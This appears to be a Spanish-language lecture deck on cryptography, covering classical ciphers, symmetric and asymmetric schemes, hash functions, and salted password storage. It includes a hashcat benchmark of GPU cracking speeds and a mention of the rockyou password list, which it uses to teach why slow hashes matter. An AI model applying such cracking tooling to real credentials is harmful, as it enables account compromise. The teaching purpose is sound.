La criptografía (del griego “ocultar” y “escribir”), literalmente “escritura oculta”, es el arte o ciencia de cifrar y descifrar información utilizando técnicas que hagan posible el intercambio de mensajes de manera segura de forma tal que sólo puedan ser leídos por las personas a quienes van dirigidos.

Criptografía Clásica

- Muy antigua
- Sin computadoras
- Se ocultaba el algoritmo

Ejemplos de criptografia clásica

- ROT
- Scytale / Escítala
- Columnar Transposition
- Máquina Enigma (2da guerra mundial)


Cripto Clásica - Escítala

Iacedemonios, pueblo griego



ROT (3)

Rot 13: Caesar, en honor a Julio Cesar



Columnar Transposition

C A T
T H E
S K Y
I S B
L U E

The sky is blue -> HKSUTSILEYBE


Un poco de historia - WW2

La máquina Enigma utilizada en las unidades de combate por los alemanes durante la II Guerra Mundial



<https://cryptii.com/pipes/enigma-machine>

Criptografía clásica



¿Y qué pasó cuando se crearon las computadoras?


Criptografía Moderna

La criptografía es la ciencia encargada de diseñar funciones o dispositivos capaces de transformar mensajes legibles en mensajes cifrados de tal manera que esta transformación (cifrar) y su transformación inversa (descifrar) sólo pueden ser factibles con el conocimiento de una o más llaves.

Cifrar

Conversión de un mensaje legible a un dato sin sentido aparente (mensaje cifrado) utilizando una clave.

El creador de un mensaje cifrado comparte la técnica de descifrado y la clave solo con los destinatarios previstos.



Sistemas de criptografía

- Existen dos tipos básicos de criptosistemas:
 - **Sistemas de cifrado simétrico** (también conocidos como sistemas de clave secreta o clave privada)
 - **Sistemas de cifrado asimétrico** (también conocidos como sistemas de clave pública)

Criptografía simétrica



Emisor:

- Genera la clave compartida
- Distribuye la clave compartida
- El mensaje original es encriptado usando la clave compartida
- Se obtiene como resultado un mensaje encriptado
- Envía el mensaje encriptado al destinatario

Criptografía simétrica




Receptor:


- El receptor desencripta utilizando el mismo sistema de cifrado y la clave compartida
- Se obtiene como resultado el mensaje original.

Criptografía simétrica - Ejemplo

PROCESO DE
CIFRADO



PROCESO DE
DESCIFRADO



Criptografía simétrica

- Los sistemas simétricos o de clave privada utilizan la misma clave para encriptar y desencriptar
- Existen dos modos de operación básicos:
 - Cifrado en bloques
 - Cifrado de flujo

m,e

Clrado simétrico

Ventajas

- Gran velocidad de cifrado y descifrado de datos
- No aumenta el tamaño del mensaje al cifrar datos

Desventajas


- La seguridad depende de un secreto compartido entre el emisor y el receptor
- La administración de claves no es “scalable”. Se necesita un medio seguro

Algunos ejemplos de algoritmos: 3DES, RC5, IDEA, AES, Blowfish

Criptografía asimétrica

- Los sistemas asimétricos utilizan dos claves:
 - La clave pública está disponible para todos
 - La clave privada es conocida sólo por el individuo dueño del par de claves
- Las claves están matemáticamente relacionadas entre sí.
- Ambas claves pueden ser usadas para encriptar y desencriptar, dependiendo del modo de operación utilizado (encripción o autenticación)


Criptografía asimétrica – Modo encripción



- El mensaje original es encriptado usando la clave pública del receptor.
- Solamente el receptor debería poder desencriptar el mensaje


Criptografía asimétrica – Modo encripcción

- El mensaje original es encriptado usando la clave pública del receptor.
- Se obtiene como resultado un mensaje encriptado.




Criptografía asimétrica – Modo encripción

- El mensaje encriptado es enviado al destinatario.




Criptografía asimétrica – Modo encripción

- El mensaje se desencripta usando la clave privada del receptor
- Se obtiene como resultado el mensaje original




Criptografía asimétrica – Modo autenticación

- El mensaje original es encriptado usando la clave privada del emisor.
- Se obtiene como resultado un mensaje encriptado.




Criptografía asimétrica – Modo autenticación

- El mensaje encriptado es enviado.
- El mismo puede ser enviado a más de un destinatario.



Criptografía asimétrica – Modo autenticación

- El mensaje se desencripta usando la clave pública del emisor.
- Se obtiene como resultado el mensaje original.



Criptografía asimétrica - Resumen

Modo encripción (Cifrar):

- Emisor encripta con la pública del receptor, el receptor desencripta con su privada.
- Garantiza confidencialidad

Modo autenticación (Firmar):

- Emisor encripta con su privada, el receptor desencripta con la pública del emisor.
- Garantiza integridad y no repudio.

Clrado asimétrico

Ventajas

- No es necesario efectuar ningún intercambio de claves secretas.
- A través de sus distintos modos de uso se cubre gran parte de los requisitos de seguridad de la información.


Desventajas

- Requiere mayor potencia de cómputo para cifrar y descifrar que el método simétrico.
- El mensaje cifrado es de mayor tamaño que el original.

Ejemplos de algoritmos


- Diffie-Hellman, RSA, DSA, ElGamal, CCE

Resumen Criptografía



Funciones de hash

- Son funciones de transformación que toman una entrada y retornan un string de longitud fija, conocida como “message digest”.



Propiedades de hash

- Determinístico, mismo mensaje siempre da mismo hash
- Es rápido calcular el hash para un mensaje dado
- Es inviable obtener el mensaje original a partir del hash
- Un pequeño cambio en un mensaje cambia el valor de hash de manera muy extensa

Algunas funciones de hash

- * MD5 (128 bits, RFC 1321)
- * SHA-1 (160 bits, NIST FIPS 180-2)
- * SHA-2 (SHA-224, SHA-256, SHA-384, SHA-512)
- * SHA-3 (SHA-224, SHA-256, SHA-384, SHA-512)

MD5

```
pc:~$  
pc:~$ echo "Ciberseguridad" | md5sum  
0e6e40411263311de0fa956a73cb2130 -  
pc:~$  
pc:~$ echo "CiberSeguridad" | md5sum  
d5c4752e4a718ee4ad8fc8ba81a833e2 -  
pc:~$  
pc:~$ ls -lh rockyou.txt.bz2  
-rw-rw-r-- 1 nico nico 58M ago 16 12:00 rockyou.txt.bz2  
pc:~$  
pc:~$ cat rockyou.txt.bz2 | md5sum  
bde1642535aa396d2439d86fe54a36e4 -
```

Usos de funciones de hash

- Firma digital
- Almacenamiento de datos de contraseñas

Políticas de almacenamiento de credenciales

- Salt único para cada credencial (no para cada usuario, ni la misma para todo el sistema)
- Ejemplo de cómo almacenar según OWASP:

```
return [salt] + pbkdf2([salt], [pass], c=[iterations]);
```

Problemas con hashes:

- Las debilidades en una función de hash están asociadas con la posibilidad de manipular las colisiones.
- La rapidez en la generación lo hace vulnerable a ataques de fuerza bruta

Veamos tiempos en crackear hashes

```
pc:~$ hashcat --benchmark
* Device #1: GeForce GTX 1050, 1010/4042 MB allocatable, 5MCU

Hashmode: 0 - MD5
Speed.#1.....: 4704.3 MH/s (70.26ms) @ Accel:256 Loops:256 T
Hashmode: 100 - SHA1
Speed.#1.....: 1939.0 MH/s (53.50ms) @ Accel:256 Loops:128 T
Hashmode: 1400 - SHA2-256
Speed.#1.....: 701.1 MH/s (59.35ms) @ Accel:128 Loops:64 Th
Hashmode: 1700 - SHA2-512
Speed.#1.....: 230.2 MH/s (56.52ms) @ Accel:128 Loops:32 Th
Hashmode: 1000 - NTLM
Speed.#1.....: 8342.1 MH/s (79.26ms) @ Accel:256 Loops:512 T
Hashmode: 3200 - bcrypt $2*$$, Blowfish (Unix) (Iterations: 32)
Speed.#1.....: 3118 H/s (50.18ms) @ Accel:16 Loops:8 Thr:
Hashmode: 1800 - sha512crypt $6$, SHA512 (Unix) (Iterations: 5000)
```

¿Cuál usar hoy para almacenar contraseñas?

Los recomendados actualmente por su robustez y dificultad son: Bcrypt, scrypt, PBKDF2 o Argon2.

¿Qué se repite en estas imágenes?



Colisión de MD5

```
$md5sum ship.jpg  
253dd04e87492e4fc3471de5e776bc3d ship.jpg
```

```
$ md5sum plane.jpg  
253dd04e87492e4fc3471de5e776bc3d plane.jpg
```

